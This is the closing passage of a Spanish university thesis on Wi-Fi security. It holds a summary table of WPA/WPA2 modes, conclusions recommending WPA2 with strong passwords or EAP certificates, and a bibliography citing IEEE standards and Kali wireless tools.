WPA-PSK	TKIP	RC4	Según la fortaleza de la clave	Desaconsejado
WPA2-PSK	CCMP	AES	Según la fortaleza de la clave	Recomendado
WPA-EAP	TKIP	RC4	Según la configuración de los certificados y correcto uso	Desaconsejado
WPA2-EAP	CCMP	AES	Según la configuración de los certificados y correcto uso	Recomendado

Tabla 5.1: Resumen de los tipos de seguridad Wi-Fi

CAPÍTULO 6

CONCLUSIONES

En una red inalámbrica la configuración de seguridad adquiere gran importancia, ya que la tecnología inalámbrica implica que cualquiera que se encuentre dentro del rango de cobertura del AP puede escuchar la información. Una correcta configuración de seguridad es de crucial importancia, debido a que la información que transcurre en una red inalámbrica puede llegar a usuarios que no son su destinatario.

Tras el estudio general de las redes 802.11 y la explicación de los protocolos de seguridad, se ha podido entender cómo funcionan los métodos de configuración de seguridad.

Posteriormente, en el estudio de campo se han observado los tipos de seguridad que se usan en la actualidad. Un dato a destacar es que el protocolo más implementado es WPA2, sin embargo, es imposible conocer el tipo de contraseña que tienen, si se trata la contraseña del AP por defecto o modificada, ni los caracteres que tiene.

También se han realizado los ataques más comunes a los distintos protocolos de seguridad, donde para cada ataque se explica el escenario en el que se sitúa, como es su ejecución, lo que conlleva esa ejecución y posibles contramedidas. Además, se ha comprobado que los dispositivos con una mala configuración de seguridad pueden ser vulnerables a ataques diversos.

Ante los ataques que puede recibir un usuario de una red inalámbrica, es importante concienciar de los peligros que tiene el uso de una red inalámbrica sin la seguridad oportuna. Muchos usuarios usan las configuraciones de seguridad instaladas por defecto en los dispositivos, sin saber el tipo de seguridad que implementa, no siendo siempre la mejor. Si la contraseña por defecto del dispositivo no se modifica, puede ser vulnerable, ya que los proveedores de Internet suelen seguir patrones o algoritmos para crear las contraseñas de sus dispositivos.

Además, si un usuario no tiene la óptima configuración de seguridad, puede ser objetivo de algún tipo de ataque. La configuración recomendada es usar WPA2 con PSK para entornos SOHO y EAP para entornos empresariales. Para un entorno SOHO hay que modificar la contraseña por defecto del dispositivo y que sea una contraseña robusta, es decir, una longitud de la contraseña a partir de 8 caracteres y utilizar una

combinación de letras (mayúsculas y minúsculas), números y símbolos. Por otro lado, en ambientes empresariales, la implementación de certificados y el correcto uso del usuario son esenciales. En definitiva, la seguridad de la comunicación en una red depende de las precauciones que tomen los administradores de redes y cada uno de los usuarios.

BIBLIOGRAFÍA

[1] "Alohanet," Último acceso: 01/08/2017. [Online]. Available: https://pbs.twimg.com/media/CQKA4NGW8AAqeCo.jpg 2.1

[2] M. Schwartz, "History of communications," *IEEE Communications Magazine*, diciembre 2009, Último acceso: 01/08/2017. [Online]. Available: http://0-ieeexplore.ieee.org.llull.uib.es/stamp/stamp.jsp?arnumber=5350363&tag=1 2.1.1

[3] "Historia de las redes inalambricas," Último acceso: 01/08/2017. [Online]. Available: http://redesinl.galeon.com/aficiones1339222.html 2.1.1

[4] IEEE, "What is IEEE 802.11 doing?" noviembre 2015, Último acceso: 01/08/2017. [Online]. Available: http://www.ieee802.org/11/presentation.html 2.1.2

[5] T. . W. G. of the LAN/MAN Standards Committee of the IEEE Computer Society, "Ieee standard for information technology. telecommunications and information exchange between systems local and metropolitan area networks - specific requirements. part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications," diciembre 2016, Último acceso: 01/08/2017. [Online]. Available: http://standards.ieee.org/getieee802/download/802.11-2016.pdf 2.1.2, 2.1.3, 2.1.3, 2.1.4, 2.1.5, 2.1.5, 2.1.6, 2.1.7, 2.5, 2.1.7, 2.8, 2.1.9, 2.14, 2.2.3, 2.2.5

[6] J. J. A. Horno, "Redes de Área local inalámbricas: Diseño de la WLAN de wheelers lane technology college. capítulo 2 familia ieee 802.11," Último acceso: 01/08/2017. [Online]. Available: http://bibing.us.es/proyectos/abreproy/11579/fichero/f.+Cap%C3%ADtulo+2+-+Familia+IEEE+802.11.pdf+ 2.2

[7] S. Galmés, "Apuntes de la asignatura Xarxes de Computadors, capítulo 3: Capa de Acceso a la Red," diciembre 2016. 2.1.3, 2.3, 2.4, 2.1, 2.6, 2.7

[8] "IEEE standard 802.11ah-2016," Último acceso: 01/08/2017. [Online]. Available: https://standards.ieee.org/findstds/standard/802.11ah-2016.html 2.1

[9] "Wi-Fi HaLow. Low power, long range Wi-Fi," Último acceso: 01/08/2017. [Online]. Available: http://www.wi-fi.org/discover-wi-fi/wi-fi-halow 2.1

[10] M. Gast, *802.11 Wireless Networks The Definitive Guide*. O'Reilly, abril 2005. 2.1.8, 2.9

[11] "Official IEEE 802.11 working group project timelines," Último acceso: 01/08/2017. [Online]. Available: http://grouper.ieee.org/groups/802/11/Reports/802.11_Timelines.htm 2.1.9

[12] D. D. Coleman, D. A. Westcott, B. E. Harkins, and S. M. Jackman, *Certified Wireless Security Professional Official Study Guide*. Wiley, 2010. 2.2.1, 2.2.2, 2.10, 2.2.3, 2.2.3, 2.2.3, 2.11, 2.12, 2.15, 2.2.4, 2.16, 2.2.5, 2.17, 2.2.5, 2.2.6, 2.18

[13] P. G. Pérez, G. S. Garcés, and J. M. S. de la Cámara, *Pentesting con Kali 2.0*. 0xWORD, 2015. 2.2.2, 2.2.6, 4.5, 4.4.4, 4.4.5, 5.1, 5.2

[14] V. Ramachandran and C. Buchanan, *Kali Linux Wireless Penetration Testing*. Packt, marzo 2015. 2.2.3, 2.13, 5.4

[15] "EAP Type - Extensible Authentication Protocol Types Information," Último acceso: 01/08/2017. [Online]. Available: https://www.vocal.com/secure-communication/eap-types/ 2.2.5

[16] M. Alamanni, *Kali Linux Wireless Penetration Testing Essentials*. Packt, julio 2015. 2.2.6, 4.3, 4.2, 4.2, 4.2, 4.3.2, 5.3.2

[17] "WiGLE: Wireless Network Mapping," Último acceso: 01/08/2017. [Online]. Available: https://wigle.net 3.2

[18] "Statistics. WiGLE: Wireless Network Mapping," Último acceso: 01/08/2017. [Online]. Available: https://wigle.net/stats 3.3, 3.4

[19] "Kali," Último acceso: 01/08/2017. [Online]. Available: https://www.kali.org/ 4.1.2

[20] "Airmon-ng," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=airmon-ng 4.1.2, 4.4.1

[21] "Airodump-ng," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=airodump-ng 4.1.2, 4.4.3

[22] "Aircrack-ng," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=aircrack-ng 4.1.2, 5.2, 5.3.1

[23] "Aireplay-ng," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=aireplay-ng 4.1.2, 4.3

[24] "Airbase-ng," Último acceso: 01/08/2017. [Online]. Available: http://aircrack-ng.org/doku.php?id=airbase-ng 4.1.2, 4.4.9

[25] "Wireshark," Último acceso: 01/08/2017. [Online]. Available: https://tools.kali.org/information-gathering/wireshark 4.1.2, 5.4

[26] "coWPAtty," Último acceso: 01/08/2017. [Online]. Available: https://tools.kali.org/wireless-attacks/cowpatty 4.1.2, 5.3.1

[27] "Pyrit. Usage," Último acceso: 01/08/2017. [Online]. Available: https://github.com/JPaulMora/Pyrit/wiki/Usage 4.1.2, 5.3.1

[28] "Reaver," Último acceso: 01/08/2017. [Online]. Available: https://tools.kali.org/wireless-attacks/reaver 4.1.2, 5.4

[29] "Kali Linux Evil Wireless Access Point," Último acceso: 01/08/2017. [Online]. Available: https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/ 4.1.2

[30] "Hostapd-wpe," Último acceso: 01/08/2017. [Online]. Available: https://github.com/OpenSecurityResearch/hostapd-wpe 4.1.2, 5.3.2

[31] "Asleap," Último acceso: 01/08/2017. [Online]. Available: https://tools.kali.org/wireless-attacks/asleap 4.1.2, 5.3.2

[32] B. Sak and J. R. Ram, *Mastering Kali Linux Wireless Pentesting*. Packt, febrero 2016. 4.2, 4.4, 4.5, 4.3.2

[33] I. Pellejero, F. Andreu, and A. Lesta, *Fundamentos y aplicaciones de Seguridad en redes WLAN*. Marcombo, febrero 2006. 4.3.1, 4.6, 4.3.2, 4.7

[34] "How to change MAC address using macchanger on Kali Linux," Último acceso: 01/08/2017. [Online]. Available: https://linuxconfig.org/how-to-change-mac-address-using-macchanger-on-kali-linux 4.4.2

[35] "Deauthentication," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=deauthentication 4.4.5, 4.4.8

[36] "Injection test," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=injection_test 4.4.6

[37] "ARP Request Replay Attack," Último acceso: 01/08/2017. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=arp-request_reinjection 4.4.7

[38] "Kali Linux Evil Wireless Access Point," Último acceso: 01/08/2017. [Online]. Available: https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/ 4.4.9

[39] "DNSMASQ," Último acceso: 01/08/2017. [Online]. Available: http://www.thekelleys.org.uk/dnsmasq/docs/dnsmasq-man.html 4.4.9

[40] "Crear un punto de acceso WIFI," Último acceso: 01/08/2017. [Online]. Available: http://www.ubuntu-es.org/node/182109#.Wa4dhMhJaUn 4.34

[41] "Cookies Manager+," Último acceso: 01/08/2017. [Online]. Available: https://addons.mozilla.org/es/firefox/addon/cookies-manager-plus/ 5.1

[42] A. H. Lashkari, M. M. S. Danesh, and B. Samadi, "A survey on wireless security protocols (wep, wpa and wpa2/802.11i)." 5.2

[43] "¿Qué es la computación acelerada por GPU?" Último acceso: 01/08/2017. [Online]. Available: http://la.nvidia.com/object/what-is-gpu-computing-la.html 5.3.1

[44] L. Ge, L. Wang, and L. Xu, "A Method for Cracking the Password of WPA2-PSK Based on SA and HMM," *2016 3rd International Conference on Information Science and Control Engineering*, 2016, Último acceso: 01/08/2017. [Online]. Available: http://0-ieeexplore.ieee.org.llull.uib.es/document/7726120/ 5.3.1

[45] "hostapd-wpe," Último acceso: 01/08/2017. [Online]. Available: https://tools.kali.org/wireless-attacks/hostapd-wpe 5.3.2

[46] O. Nakhila and C. Zou, "Parallel active dictionary attack on IEEE 802.11 enterprise networks," *Military Communications Conference, MILCOM 2016 - 2016 IEEE*, noviembre 2016, Último acceso: 01/08/2017. [Online]. Available: http://0-ieeexplore.ieee.org.llull.uib.es/document/7795337/ 5.3.2